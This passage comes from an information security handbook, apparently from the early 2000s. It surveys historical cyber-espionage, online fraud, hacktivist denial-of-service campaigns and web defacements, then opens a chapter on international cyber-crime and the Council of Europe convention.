In the United States, an incident that was given the name of Solar Sunrise, which was first reported in 1998 in the "Defense Information and Electronics Report," exposed the Department of Defense's poor state of computer security. The Pentagon initially believed that the attack was very serious and probably originated in Iraq; however, two teenagers in California were eventually arrested for breaking into the military networks. The teenagers were able to breach computer systems at 11 Air Force and Navy bases, causing a series of denial of service attacks and forcing defense officials to reassess the security of their networks. The two Californian kids were assisted by an Israeli youth, Ehud Tenenbaum, who was known as "The Analyzer," and were described by Art Money, the acting Assistant Secretary of Defense for Command, Control, Communications, and Intelligence, and the DoD's CIO, at the time as kids "having a hell of good time."[35]

For some of the groups in this category, the online collection of intelligence is currently a major issue. It is now almost irrelevant as to whether you refer to this activity as spying, as open source intelligence collection, or as industrial espionage; the net results are very similar, as are the methods used. In the past, if you were planning an action against an adversary, you would carry out a reconnaissance of the target and gain as much information as possible to enable you to identify the specific targets and to learn as much as possible about their habits, practices, and history.

You would visit the public offices and the libraries and read newspapers to gather background information and you would visit the site to gather more specific information through observation, or through methods such as dumpster diving (yes, it did exist before we had computers; it was just that the information that the dumpster diver was looking for was different). Now, most of the information that exists with regard to a person or an establishment is held in computer text files or databases, so the need for protagonists to expose themselves to identification by visiting the site or by being seen in local libraries or public offices is greatly reduced.

Another form of attack that this category of attacker might use is identity theft. It is now trivially easy to gain all the information you need to assume someone else's identity (identity theft) or draw all of the information needed with regard to an organization or a company. Identity theft is still largely confined to the United States; however, the number of recorded incidents has risen dramatically in recent years.

When an individual is the victim of an identity theft, the results can be startling and the restoration of a state that is similar to that which existed before the identity was stolen is extremely difficult and time-consuming. It also has terrorist implications as one can imagine.

If there is a recorded case that exemplifies the damage that can be caused to an organization if details of it are known to hostile activists, it is worth looking at the case of the Huntingdon Life Sciences in the United Kingdom. The organization had resisted intense pressure from animal activists for a considerable time, first experiencing direct action against the organization and its staff and then, more recently, through indirect action which was highlighted by the protesters putting pressure on the banks that were providing finance and banking facilities to the organization. Where did the animal rights activists get the information on where Huntingdon Life Sciences banked? There are actually a number of ways in which they could have obtained this information, but, in reality, if you know where to look for it, it is actually freely available online. Once the protesters had this innocuous item of information, they could bring the organization to the brink of disaster by putting intense pressure on the banks and intimidating their staff members.

Since its early days, the Internet has been exploited for espionage. What better medium could the modern information broker, activist, or spy want? They have been provided with a low-risk means of access to a country and a facility or organization, a means of communication that is both anonymous and untraceable, the potential to use cryptography without raising the slightest suspicion, an updated version of the Cold War "dead letter box," and a set of obstacles to overcome to gain access to industrial and government information that, in previous times, would have been considered laughable.

The first case of online espionage was reported when Cliff Stoll documented his actions and discoveries of 1985 in his book *The Cuckoo's Egg*.[36] In this case, the Soviet Committee for State Security (Komitet Gosudarstvennoi Bezopasnosti, or KGB) is known to have paid an East German hacker, Markus Hess, to penetrate U.S. defense agency systems. In a present-day case, the heavily reported Moonlight Maze attacks have been occurring for some time, probably since 1997 or before. Hackers from eastern Europe have broken into a large number of systems, including the Pentagon's systems, accessing "sensitive information about essential defense technical research matters." Although the stolen information has not been classified, it is still invaluable to foreign governments, terrorist groups, and private companies because these networks hold information on military logistics, planning, payrolls, purchases, personnel, and routine Pentagon e-mails between departments. The most sophisticated attacks observed to date apparently came from just outside Moscow and were eventually traced to the Russian Academy of Sciences laboratory, the country's leading scientific research body.

The average miscreant in this category will have one of two driving motivators for his activity on the Internet. Either it will be for curiosity (the "can I do that" factor) or it will be for financial gain. The following discussion takes a look at some of the techniques used for financial gain.

Unusually, there is a report from a country that we consider to be "closed" to us in a number of ways and which, if we believe all the stories we are presented with, is now run by the Mafia and organized crime. According to a report by Ruth Alvey[37] in July 2001, the level of cyber-crime that was recorded in Russia has grown rapidly in recent years. In 2001, there were 1375 crimes registered in the high-technology field, a growth of 18 percent from 1999. The report highlights the fact that this type of expansion is particularly worrying because only approximately 4.5 percent of the Russian population is connected to the Internet, which compares with connectivity rates of approximately 49.1 percent in the United States. The report also gives a conservative estimate of between 250 and 500 hackers operating in Russia today, with 15 to 20 of these hackers available for hire working in the Moscow area and around 10 working in the area of St. Petersburg. The reporter also gives further details of hacker activity in Russia, such as the level of sales of hacker magazines (30,000 copies per month) and cites that 1605 Russians participated in a single hacking competition on a Russian Web site (www.hackzone.ru) in the year 2000, suggesting that the actual number of active hackers is much higher.

From the United States comes a report from Florida in which it was stated[38] that an FBI sting operation resulted in the arrest of Fausto Estrada for allegedly stealing various confidential documents from the credit card company MasterCard International and offering to sell them to MasterCard's competitor, Visa

International. A five-count complaint charged Estrada with theft of trade secrets, mail fraud, and interstate transportation of stolen property. According to the complaint, in February 2001, Estrada, using the alias "Cagliostro," mailed a package of information he had stolen from MasterCard to Visa's offices located in California. Estrada allegedly offered to sell to Visa sensitive and proprietary information that he had stolen from MasterCard's headquarters. According to the complaint, among the items Estrada offered to sell to Visa was a business alliance proposal valued in excess of $1 billion between MasterCard and a large U.S. entertainment corporation.

As part of a sting operation conducted by the FBI's Computer Intrusion and Intellectual Property Squad, an FBI agent posed as a Visa representative and negotiated for the purchase of the MasterCard documents in Estrada's possession. If convicted, Estrada faces a maximum sentence of ten years in prison and a fine of $250,000, or twice the gross gain or loss resulting from the crime on each of the two charges of theft of trade secrets and the two interstate transportation of stolen property charges, and five years in prison and a $250,000 fine, or twice the gross gain or loss resulting from the crime on the wire fraud charge. This was a fairly straightforward theft, but hitting at the heart of the electronic trade bedrock — the credit card.

In another report from the United States, a 16-year-old New Jersey teenager, Jonathan G. Lebed, settled a civil fraud lawsuit filed against him by the Securities and Exchange Commission (SEC), which alleged that he had hyped stocks on the Internet before selling them for a total profit of $272,826. He settled the charges brought by the SEC by paying the government $285,000, which included his alleged illegal profits plus interest. The SEC accused Lebed of using the Internet, beginning when he was 14 years old, to tout nine small stocks he owned, driving up their prices. He sold the shares, usually within 24 hours of the promotional e-mail, making as much as $74,000 on a single stock sale, the agency's suit alleged.

This is a classic case of using the power that is provided by the freedom of the Internet, together with the lack of verification that takes place with online publishing, to influence the opinions of people. This is a trivial example of how, when it started, a 14-year-old youth could exert enough influence to affect the price of stocks on the stock exchange. Imagine the potential for influencing people that could be achieved by a well-funded and well-trained organization.

The next example is the first of what will inevitably be repeated. In this case, the Italian police arrested 21 people who were accused of involvement in a massive online banking fraud that could have cost the Sicilian regional government more than 1 trillion lire (US$465 million), according to a statement by the Italian authorities in October 2000.

Members of a criminal group with links to the Cosa Nostra allegedly managed to "clone" an online branch of the Banco di Sicilia and were preparing to remove funds from an account belonging to the Sicilian regional government, officials said. The scheme was operated with the assistance of two members of the bank's staff, using stolen computer files, codes, and passwords. With these facilities, the gang managed to gain access to the bank's information systems.

It was alleged that the group was planning to steal 264 billion lire from the bank. According to the Italian news agency AGI, one of the possible destinations of the stolen money was the branch of a Portuguese bank, the Banco Espirito Santo e Comercial of Lisbon, in Lausanne, Switzerland.

Police identified the leader of the gang as Antonio Orlando, 48, described as being close to one of Palermo's leading Mafia families and with previous arrests for fraud, money laundering, and receiving stolen property. According to an official from the Palermo police, "The operation was certainly authorized by the Mafia, because here in Sicily any operation of economic importance requires the Mafia's permission."

Another type of miscreant would be those who are engaged in nefarious activities and use the Internet for the purposes of communication. They take full advantage of currently available technologies that will either allow them to remain anonymous or let them send and receive messages that cannot be intercepted and reduced to a meaningful state by either law enforcement or their opposition. The promise of such anonymity will always attract them to technology and the Internet.

Let us look at the case for anonymity. In the United Kingdom, because of the way the Internet industry has developed, it is possible to take out a "free" Internet connection through an ISP. While the user is required to provide personal details for the account, because the service provider is not trying to gain

any money for the use of the service from the user, there is normally only a cursory check that the details that have been provided are correct. (If you were the ISP and the user was not the direct source of revenue, how much effort and resource would you invest in checking out the details provided?) It is also possible in the United Kingdom to purchase from any High Street store a pay-for-use mobile phone. These can be purchased for cash and replacement cards or top-up cards can also be purchased for cash from a large number of outlets. The result is anonymous communications and access to the Internet. There are any number of ways to obtain free telephone calls, most of which are illegal, but the combination of untraceable telephone calls and connectivity over the Internet is a powerful one.

Having looked at a number of criminal group types, it would be unrealistic not to look at the material available on the Cali drug cartel from Colombia. In a paper written by a Los Angeles policeman,[39] he states that not only are criminals using the available technologies to make their illegal activities more profitable but they are also using computers, cellular phones, and other sophisticated electronic devices to gather intelligence information on police operations to prevent themselves from being caught. He cites as an example:

> When agents of the United States Drug Enforcement Administration recently conducted a raid at the Cali drug cartel headquarters in Colombia, they discovered two large IBM mainframe computers. The computers were hooked into the national telephone service of Colombia and stored the phone records of millions of Cali residents. These phone records were routinely cross-checked against calls made to the United States Embassy in Colombia and the Colombian Ministry of Defense in an effort to identify Colombians who were cooperating with government drug enforcement efforts.

In a court case in California:[40]

> Cali cartel is reputed to be using sophisticated encryption to conceal their telephone communications and to scramble transmissions from computer modems.

Also referred to in the same court case was the Italian Mafia downloading copies of Pretty Good Privacy (PGP) from the Internet and the fact that Dutch criminal organizations encrypt their communications and computers with PGP and IDEA.

If the drug cartels and Mafia have this type of capability at their disposal (and there is no reason to doubt that they do, as untraceable money will buy you almost anything), then the potential is frightening. There is considerable paranoia regarding the capabilities of various "Big Brother" governments to intercept an individual's e-mail (and just because you are paranoid does not mean that they are not out to get you), but governments are at least voted into office and can be removed. Criminals with the same potential powers have no such constraints placed on them.

As noted earlier, activists are groups of people with a common cause who want to bring pressure to bear on the "establishment." The establishment might be a government, an international organization such as the World Trade Organization, or even an industry sector such as the petrochemical industry or the biotech sector. One of the tools in the hands of the activist is the denial of service attack. The case below is an illustration of the effect that such an attack can have and the seesaw motion between the capabilities of the hackers and those of the defenders of the systems as they develop countermeasures.

In a report[41] by Rutrell Yasin on February 5, 2001, he stated, "Roughly a year after cyber-terrorists paralyzed some of the Web's most trafficked sites, technology is finally emerging to stop such distributed denial of service attacks before they ever reach their target sites. The new tools are designed to thwart attempts to bombard routers with large volumes of bogus requests that overwhelm servers and deny access to Web sites."

Denial of service attacks have been a major problem for Microsoft, especially after an employee apparently misconfigured one of the routers on the system. In this case, the attackers were able to capitalize on this human error and bombarded the routers with bogus data requests. The defensive measure brought to bear was an intrusion detection system. In this case, Arbor Networks, a relatively new company that has been jointly funded by Intel and Cisco, was about to announce the launch of a managed service that it claims can detect, trace, and block DoS attacks. This type of technology is not unique, and similar

FIGURE 47.2 Extract of Information from Alldas.de.

services have been produced in the United Kingdom by the Defence Evaluation and Research Agency (DERA) for use by the U.K. Ministry of Defence and have subsequently been used to provide a service for both government and industry. Other commercial organizations such as IBM and SAIC also offer similar services.

The service relies on sensors that are placed at strategic locations within the network to allow the monitoring agent to detect abnormal behavior on the system. The primary type of activity monitored is the system penetration; however, if the sensors are placed in front of the routers, the monitors can collect information about traffic patterns and identify anomalies, such as excessive traffic coming from a given IP address. In some cases, the software is capable of generating a fingerprint that can be used to trace the origins of the attack; however, this type of functionality has proved to have limited success to date (how do you identify the attacker in a DDoS attack that uses thousands of zombies?). Operators at the customer site or Arbor's network operations center can take corrective action, such as blocking excessive traffic.

The defacement of Web sites has been occurring for some time but has increased in recent years to the point where the Web site (www.atrition.org) that became famous for its up-to-date reporting of defaced Web sites stopped trying to keep up with the list of damaged sites. This Web site ceased activity after more than two years of tracking such defacement.

A German Web site, Alldas.de,[42] now attempts to provide an up-to-date listing of the Web sites that have been hacked each day, together with a considerable amount of useful and related information (see Figure 47.2). This Web site also maintains league tables of which hacker groups have been responsible for which attacks during the period.

An example of this type of information is given in the small extract below, showing the name of the Web site defacer, the number of Web sites that were claimed to be defaced, and the percentage of the overall number of Web site defacements that this represents:

- *A-I-C* defaced four Web sites, which is 0.02 percent of all archived defacements.
- *A-jaX* defaced four Web sites, which is 0.02 percent of all archived defacements.
- *A-Open* defaced one Web site, which is 0 percent of all archived defacements.
- *A1L3P5H7A9* defaced one Web site, which is 0 percent of all archived defacements.
- *Abfgnytvp* defaced one Web site, which is 0 percent of all archived defacements.
- *Abu Sayaff* defaced two Web sites, which is 0.01 percent of all archived defacements.
- *Abu Sayaff Boys* defaced one Web site, which is 0 percent of all archived defacements.
- *abuzittin* defaced one Web site, which is 0 percent of all archived defacements.
- *AC* defaced seven Web sites, which is 0.03 percent of all archived defacements.
- *AccessD* defaced eight Web sites, which is 0.04 percent of all archived defacements.
- *ACE* defaced eight Web sites, which is 0.04 percent of all archived defacements.
- *acecww* defaced four Web sites, which is 0.02 percent of all archived defacements.

- *acid* defaced one Web site, which is 0 percent of all archived defacements.
- *Acid Blades* defaced one Web site, which is 0 percent of all archived defacements.
- *aCid fAlz* defaced 13 Web sites, which is 0.06 percent of all archived defacements.
- *acid klown* defaced three Web sites, which is 0.01 percent of all archived defacements.

It is interesting to note that this Web site (Alldas.de) was itself the victim of collateral damage when the service provider on which it depends, Telenor, apparently suffered significant problems at the beginning of July (2001) for more than 40 hours. The site was also the target of a distributed denial of service attack during the middle of July 2001 that prevented it from operating for four days.

In Europe during the protest about the cost of fuel and the tax that the governments were levying on fuel, a number of Web sites came into being that provided not only communications within the local environment but also allowed for the coordination of activity over the wider area. The material that is shown on these pages is from Web pages and newsgroups, all of which are semipermanent; however, a great deal of the information that was passed during these and other activities is now passed through services such as the Internet Relay Chat (IRC) channels, which can be as public or as private as the participants wish and for which there is less of a permanent record created.

In the United Kingdom during the fuel protest, sites such as Bogush's Lair[43] served as excellent examples of Web sites that can provide communication regarding international situations as well as local events. Bogush's Lair provided details of meetings and actions that were kept up to date throughout the protest. The Web pages provided a network of related pages that gave a good overall picture of the situation as it developed and provided a good barometer of public opinion with regard to the situation. It is interesting that governments in the areas affected were slow to realize the potential that was being exploited and did not appear to capitalize on the information that was being made available on the Internet.

The United Kingdom has an interesting mix of online activists that includes concerned citizens who would not normally be viewed as activists; political parties and groups, such as the West Berkshire Conservative Association;[44] the more expected trade group and industry sites; and truckers' forums.

Electrohippies, a group based in England, used DoS attacks against the World Trade Organization (WTO) in December 1999. The Electrohippies claimed that 452,000 supporters bombarded the WTO's Web site. The Electrohippies are hacktivists (*i.e.*, computer-aided activists who hack) with a conscience. They will not intrude into computer systems and, in fact, abhor physical violence, preferring to send e-mail bombs rather than real ones that can hurt or kill.

iDEFENSE reported that the cyber-activist group RTMark has used eBay to help raise funds to support a variety of cyber-protest campaigns. RTMark utilizes an array of cyber-protest methods to target large companies and organizations. The group also solicits funds for developing hacker tools to be used against its targets.[45]

The Harsher Side of Activism

Urban terrorists from disparate factions across Europe used the Internet and mobile phones to orchestrate the rioting that marred a European summit. Operating from a back-street bar and neighboring cyber café, under the noses of the 6000-strong security force surrounding Nice's Acropolis conference center, four men dispatched reports.[46]

When the International Monetary Fund and World Bank met in September 2000, the Federation of Random Action and an affiliate, toyZtech, orchestrated thousands of online protesters. Employing a new DDoS tool for people with almost no computer expertise, the attack was to force the Web sites off line.[47] In addition to the inconvenience resulting from this act, the groups also hoped to cause monetary loss.

Activists are usually cash strapped, preventing them from being able to afford the best technology. This creates a capabilities gap, but that is overcome with creativity. Activists adapt and improvise what they have to achieve their goals. This has been the case for thousands of years. Today, activists use that creativity and adaptability to bring to bear the technologies they can acquire.

Summary

In this chapter the different types of techniques and tools that a number of different types of individuals with a cause may use, or be perceived to have used, have been examined. In some cases, the action is intended to be an act of warfare, but the primary issue is that it is now impossible to determine whether an incident on a network or system has been the result of an accident, is an act of warfare, is a criminal activity, or is the action of curious youths experimenting with tools they had found on the Internet. The Solar Sunrise incident clearly demonstrates that what was initially thought to be an action by a hostile nation was eventually traced, some considerable time later, to the activities of three youths (two in California and one in Israel).

Notes

1. Definition of Terrorism Adopted by Gateway Model, United Nations, Spring, 1995, http://www.inlink.com/~civitas/mun/res9596/terror.htm.
2. Ayatollah Muhammad Ali Taskhiri. Towards a definition of terrorism. *Al-Tawhid* 5(1), 1987.
3. Declan McCullagh, *Bin Laden: Steganography Master?*, February 7, 2001.
4. Robert Windrem, Bin Laden's Name Raised Again — A Primer on America's Intelligence Archenemies, NBC News, http://www.ummah.net.pk/dajjal/articles/ladenagain. html.
5. Jack Kelly, Terrorist instructions hidden on line, *USA Today,* June 19, 2001.
6. Jack Kelley, Terror groups hide behind Web encryption, *USA Today,* June 19, 2001.
7. Webopedia definition, from http://webopedia.internet.com/TERM/S/slack_space.html.
8. StegFS homepage can now be found at http://www.mcdonald.org.uk/StegFS/.
9. Air Force Research Laboratories, http://www.afrl.af.mil/if.html.
10. Sinn Fein Web site, http://www.sinnfein.ie/.
11. Sinn Fein Online, http://www.geocities.com/sinnfeinonline/.
12. http://www.geocities.com/diarmidlogan/.
13. http://www.csc.tcd.ie/~sinnfein/.
14. http://www.irsm.org/irsp/.
15. http://www.ulsterloyalist.co.uk/welcome.htm.
16. http://www.houstonpk.freeserve.co.uk/uvfpg.htm.
17. Rich Geib's Universe, http://www.rjgeib.com/thoughts/terrorist/response1.html.
18. Irish Republican Army Information Site, http://www.geocities.com/CapitolHill/Congress/2435/.
19. Vincent Morley's Flag Web page, http://www.fotw.stm.it/flags/gb-ulste.html.
20. Unionist Murals from Belfast, http://www.geocities.com/Heartland/Meadows/7985/mural.html.
21. *The Basque Journal,* http://free.freespeech.org/ehj/html/freta.html.
22. Basque Red Net, http://www.basque-red.net/cas/enlaces/e-eh/mlnv.htm.
23. Spanish Ministry of the Interior Web page, http://www.mir.es/oris/infoeta/indexin.htm.
24. http://www.ac-versailles.fr/etabliss/plapie/MediaBasque2001.html#ancre45175.
25. Electronic Disturbance Theater Web site, http://www.thing.net/~rdom/ecd/ecd.html.
26. Kavkaz Tsentr Web site, www.kavkaz.org.
27. Brian McWilliam, Hacking vigilantes deface WTC victim's site, *Newsbytes*, September 17, 2001.
28. Sam Costello, CERT goes down to DoS attacks, IDG News Service, May 23, 2001.
29. The NIPC publication is available at http://www.nipc.gov/publications/highlights/2001/highlight-01-10.pdf.
30. Tony Castanha, The French Nuclear Protest, August 31, 1995.
31. Onething defaced Web site archive, http://www.onething.com/archive/.
32. 2600 hacker magazine defaced Web site archive, http://www.2600.com/hacked_pages/.
33. Propaganda & Psychological Warfare Studies Web site, http://www.africa2000.com/PNDX/pndx.htm.

34. Extremist propaganda Web page, http://scmods.home.mindspring.com/index.html.
35. Anne Plummer, Defense Information and Electronics Report, October 22, 1999, http:// www.infowar.com/hacker/99/hack_102599b_j.shtml.
36. Clifford Stoll, *The Cuckoo's Egg*, Doubleday, New York, 1989.
37. Ruth Alvey, *Russian Hackers for Hire — The Rise of the E-Mercenary*, July 1, 2001, http:// www.infowar.com/hacker/01/hack_080301a_j.shtml.
38. U.S. Department of Justice, FBI Sting Captures New York Man Who Stole Trade Secrets from MasterCard and Offered Them for Sale to Visa, March 21, 2001, http:// www.usdoj.gov/criminal/ cybrcrim/Estrada.htm.
39. Marc D. Goodman, *Why the Police Don't Care About Computer Crime* (Marc Goodman is a sergeant with the Los Angeles Police Department and student in the Public Administration program at Harvard).
40. No. 97-16686 in the U.S. Court of Appeals for the Ninth Circuit, *Daniel J. Bernstein, plaintiff-appellee, v U.S. Department of Commerce et al., defendants-appellants,* on appeal from the U.S. District Court for the Northern District of California.
41. Rutrell Yasin, Tools stunt DoS attacks, monitor dam packet floods at ISP routers, *Internetweek*, February 5, 2001, http://www.internetweek.com/newslead01/lead02051.htm.
42. Alldas Web site, http://www.alldas.de.
43. Bogush's Lair Web site, http://network54.com/Hide/Forum/101883.
44. West Berkshire Conservative Association Web site, http://www.wbca.org.uk/fuel.htm.
45. iDEFENSE Intelligence Service, March 15, 2000, http://www.idefense.com/ or http:// www.csmonitor.com/atcsmonitor/cybercoverage/bandwidth/p122899bwice.html.
46. Colin Adamson, Cyber café is HQ for rioters, This Is London.com, December 9, 2000, http:// www.thisislondon.com/dynamic/news/story.html?in_review_id=342673&in_review_text_ id=286292,
47. Sarah Ferguson, Hacktivists chat up the World Bank: "Pecked to death by a duck," *The Village Voice*, October 19, 2000, http://www. villagevoice.com/issues/0042/ferguson.shtml,.

The International Dimensions of Cyber-Crime*

Ed Gabrys, CISSP

It is Monday morning and you begin your prework ritual by going to the World Wide Web and checking the morning electronic newspapers. In the past you might have read the paper edition of *The New York Times* or *The Wall Street Journal;* but with free news services and robust search features available on the Internet, you have decided to spare the expense and now the Internet is your primary news source. Your browser automatically opens to the electronic edition of your favorite news site, where you see the latest headline, "Electronic Terrorist Group Responsible for Hundreds of Fatalities." Now wishing that you had the paper edition, you wonder if this news story is real or simply a teenage hacker's prank. This would not be the first time that a major news service had its Web site hacked. You read further and the story unfolds. A terrorist group, as promised, has successfully struck out at the United States. This time, the group did not use conventional terrorist weapons such as firearms and explosives, but instead has attacked state infrastructure using computers. Electronically breaking into electric power plants, automated pipelines, and air-traffic-control systems, in one evening they have successfully caused havoc and devastation across the United States, including mid-air collisions over major U.S. city airports. To top it off, the U.S. government is unable to locate the culprits. The only thing that authorities know for sure is that the perpetrators are not physically located in the United States.

Is this science fiction or a possible future outcome? As an information security specialist, you have probably heard variations on this theme many times; but now, in the light of both homegrown and foreign terrorism striking the United States, the probability needs to be given serious thought. Considering the growing trends in computer crime, world dependence on computers and communication networks, and the weaknesses in the world's existing laws, it may soon be history. Kenneth A. Minihan, Director of the National Security Agency, has called the Information Superhighway "the economic lifeblood of our nation."[1] When you consider that order, economic prosperity is as important to state security as military power in the New World, an attack on a country's infrastructure may be as devastating as a military attack. This could be the next Pearl Harbor — an *electronic* Pearl Harbor!

To successfully combat the cyber-crime threat, a global solution must be addressed. To date, the only far-reaching and coordinated global response to the cyber-crime problem has been the Convention on Cyber-Crime developed by the Council of Europe (CoE). Unfortunately, the treaty has the potential to achieve its goals at the loss of basic human rights and innovation, and by extending state powers. Those who drafted the treaty have violated an important principle of regime theory — disallowance of the participation of all relevant actors in its decision making by drafting a convention that only represents the voice of the actors in power.

To clarify the arguments outlined above, this chapter first defines the scale and extent of the growing global cyber-crime threat. The second section illustrates how organizations are currently responding and highlights the Council of Europe's solution. In the third section, regime theory is defined and applied to the global cyber-

*A look at the Council of Europe's Cyber-Crime Convention and the need for an international regime to fight cyber-crime

crime problem; then an argument of how the CoE's convention fails to embrace an important element of regime-theory principles is made. Finally, in the last section, an adjusted Council of Europe convention is offered as an alternative and will be compared to a notable and successful international regime.

Part I: Global Cyber-Crime

The Cyber-Crime Threat

> Look at how many clueless admins are out there. Look at what kind of proprietary data they are tasked to guard. Think of how easy it is to get past their pathetic defenses…. 'The best is the enemy of the good.'
>
> **— Voltaire[2]**
>
> **Posted on *The New York Times* Web site**
>
> **by the computer hacking group, Hacking 4 Girliez**

A New Age and New Risks

The human race has passed through a number of cultural and economic stages. Most of our progress can be attributed to the ideas and the tools we have created to develop them. Wielding sticks and stones, we began our meager beginnings on a par with the rest of the animal kingdom, as hunters and gatherers. We then graduated to agrarian life using our picks and shovels, through an industrial society with our steam engines and assembly lines, and have arrived in today's Digital Age. Computers and communication networks now dominate our lives. Some may argue that a vast number of people in the world have been overlooked by the digital revolution and have never made a phone call, let alone e-mailed a friend over the Internet. The advent of computers has had far-reaching effects; and although some people may not have had the opportunity to navigate the digital highway, they probably have been touched in other ways. Food production, manufacturing, education, health care, and the spread of ideas have all been beneficiaries of the digital revolution. Even the process of globalization owes its far and rapid reach to digital tools.

For all of the benefits that the computer has brought us, like the tools of prior ages, we have paid little attention to the potential harm they bring until after the damage has been done. On one hand, the Industrial Age brought industrialized states greater production and efficiency and an increase in standards of living. On the other, it also produced mechanized warfare, sweatshops, and a depleting ozone layer, to name a few. Advocates of the Digital Age and its now most famous invention, the Internet, flaunt dramatic commercial growth, thriving economies, and the spread of democracy as only a partial list of benefits. The benefits are indeed great, but so are the costs. One such cost that we now face is a new twist on traditional crime — cyber-crime.

An International Threat

> Because of its technological advancements, today's criminals can be more nimble and more elusive than ever before. If you can sit in a kitchen in St. Petersburg, Russia, and steal from a bank in New York, you understand the dimensions of the problem.[3]
>
> **— Former Attorney General Janet Reno**

Cyber-crime is an extension of traditional crime, but it takes place in cyberspace[4] — the nonphysical environment created by computer systems. In this setting, cyber-crime adopts the nonphysical aspects of cyberspace and becomes borderless, timeless, and relatively anonymous. By utilizing globally connected phone systems and the world's largest computer network, the Internet, cyber-criminals are able to reach out from nearly anywhere in the world to nearly any computer system, as long as they have access to a communications link. Most often, that only needs to be a reliable phone connection. With the spread of wireless and satellite technology, location will eventually become totally irrelevant. In essence, the global reach of computer networks has created a borderless domain for cyber-crimes. Add in automation, numerous time zones, and 24/7 access to computer systems, and now time has lost significance. A famous *New Yorker* cartoon shows a dog sitting at

a computer system speaking to his canine companion, saying, "On the Internet, nobody knows you're a dog."[5] In this borderless and timeless environment, only digital data traverses the immense digital highway, making it difficult to know who or what may be operating a remote computer system. As of today there are very few ways to track that data back to a person, especially if the person is skilled enough to conceal his tracks. Moreover, cyber-criminals are further taking advantage of the international aspect of the digital domain by networking with other cyber-criminals and creating criminal gangs. Being a criminal in cyber space takes technical know-how and sophistication. By dividing up the work, cyber-gangs are better able to combat the sophistication and complexities of cyber space. With computers, telecommunications networks, and coordination, the cyber-criminal has achieved an advantage over his adversaries in law enforcement. Cyber-crime, therefore, has an international aspect that creates many difficulties for nations that may wish to halt it or simply mitigate its effects.

Cyber-Crime Defined

Cyber-crime comes in many guises. Most often, people associate cyber-crime with its most advertised forms — Web hacking and malicious software such as computer worms and viruses, or *malware* as it is now more often called. Who can forget some of these more memorable events? Distributed denial-of-service attacks in early 2000 brought down E-commerce sites in the United States and Europe, including Internet notables Yahoo!, Amazon.com, and eBay. The rash of computer worms that are becoming more sophisticated spread around the world in a matter of hours and cost businesses millions — or by some estimates, billions — in damages related to loss and recovery. Also in 2000, a Russian hacker named "Maxus" stole thousands of credit card numbers from the online merchant CD Universe and held them for ransom at $100,000 (U.S.). When his demands were not met, he posted 25,000 of the numbers to a public Web site. These are just a sample of the more recent and widely publicized events. These types of cyber-crimes are often attributed to hackers — or, as the hacker community prefers them to be called, crackers or criminals.

Most often, the hackers associated with many of the nuisance crimes such as virus writing and Web site defacements are what security experts refer to as script kiddies. They are typically males between the ages of 15 and 25, of whom Jerry Schiller, the head of network security at the Massachusetts Institute of Technology, said, "… are usually socially maladjusted. These are not the geniuses. These are the misfits."[6] Although these so-called misfits are getting much of the public attention, the threat goes deeper. The annual CSI/FBI Computer Crime and Security Survey,[7] as shown in Exhibit 149.1, cited foreign governments and corporations, U.S. competitors, and disgruntled employees as other major players responsible for cyber-attacks.[8]

Because cyber-crime is not bound by physical borders, it stands to reason that cyber-criminals can be found anywhere around the world. They do, however, tend to concentrate in areas where education is focused on mathematics (a skill essential to hacking), computer access is available, and the country is struggling economically, such as Russia, Romania, or Pakistan. Although this does not preclude other countries such as the United




EXHIBIT 149.1 CSI/FBI 2000 Computer Crime and Security Survey. (*Source*: Computer Security Institute)

EXHIBIT 149.2 Ten Foreign Hot Spots for Credit Card Fraud

City	Percent of Fraudulent Foreign Orders
Bucharest, Romania	12.76
Minsk, Belarus	8.09
Lasi, Romania	3.14
Moscow, Russia	2.43
Karachi, Pakistan	1.23
Krasnogorsk, Russia	0.78
Cairo, Egypt	0.74
Vilnius, Lithuania	0.74
Padang, Indonesia	0.59
Sofia, Bulgaria	0.56

Source: *Internet World*, February 1, 1999.

Kingdom or United States from having their share of computer criminals, recent trends suggest that the active criminal hackers tend to center in these specific areas around the globe. This is an indication that, if their talented minds cannot be occupied and compensated as they may be in an economically prosperous country, then they will use their skills for other purposes. Sergie Pokrovsky, an editor of the Russian hacker magazine *Khaker*, said hackers in his circle "… have skills that could bring them rich salaries in the West, but they expect to earn only about $300 a month working for Russian companies."[9] An online poll on a hacker-oriented Web site asked respondents to name the world's best hackers and awarded hackers in Russia top honors, with 82 percent of the vote. Compare that to the paltry five percent given to American hackers.[10] Looking at online credit card fraud, a 1999 survey of Yahoo! stores (see Exhibit 149.2) reported that nearly a third of foreign orders placed with stolen credit cards could be traced to ten international cities, which is an indicator of the geographic centers of major international hacker concentrations.[11]

Cyber-crime is quite often simply an extension of traditional crimes; and, similarly, there are opportunities for everyone — foreign spies, disgruntled employees, fraud perpetrators, political activists, conventional criminals, as well as juveniles with little computer knowledge. It is easy to see how crimes such as money laundering, credit card theft, vandalism, intellectual property theft, embezzlement, child pornography, and terrorism can exist both in and outside of the cyber-world. Just think about the opportunities that are available to the traditional criminal when you consider that cyber-crime promises the potential for a greater profit and a remote chance of capture. According to the FBI crime files, the average bank robbery yields $4000; the average computer heist can turn around $400,000.[12] Furthermore, the FBI states that there is less than a 1:20,000 chance of a cyber-criminal being caught. This is more evident when you take into consideration that employees — who, as you know, have access to systems, procedures, and passwords — commit 60 percent of the thefts.[13] Adding insult to injury, in the event that a cyber-criminal is actually caught, there is still only a 1:22,000 chance that he will be sent to prison.[14]

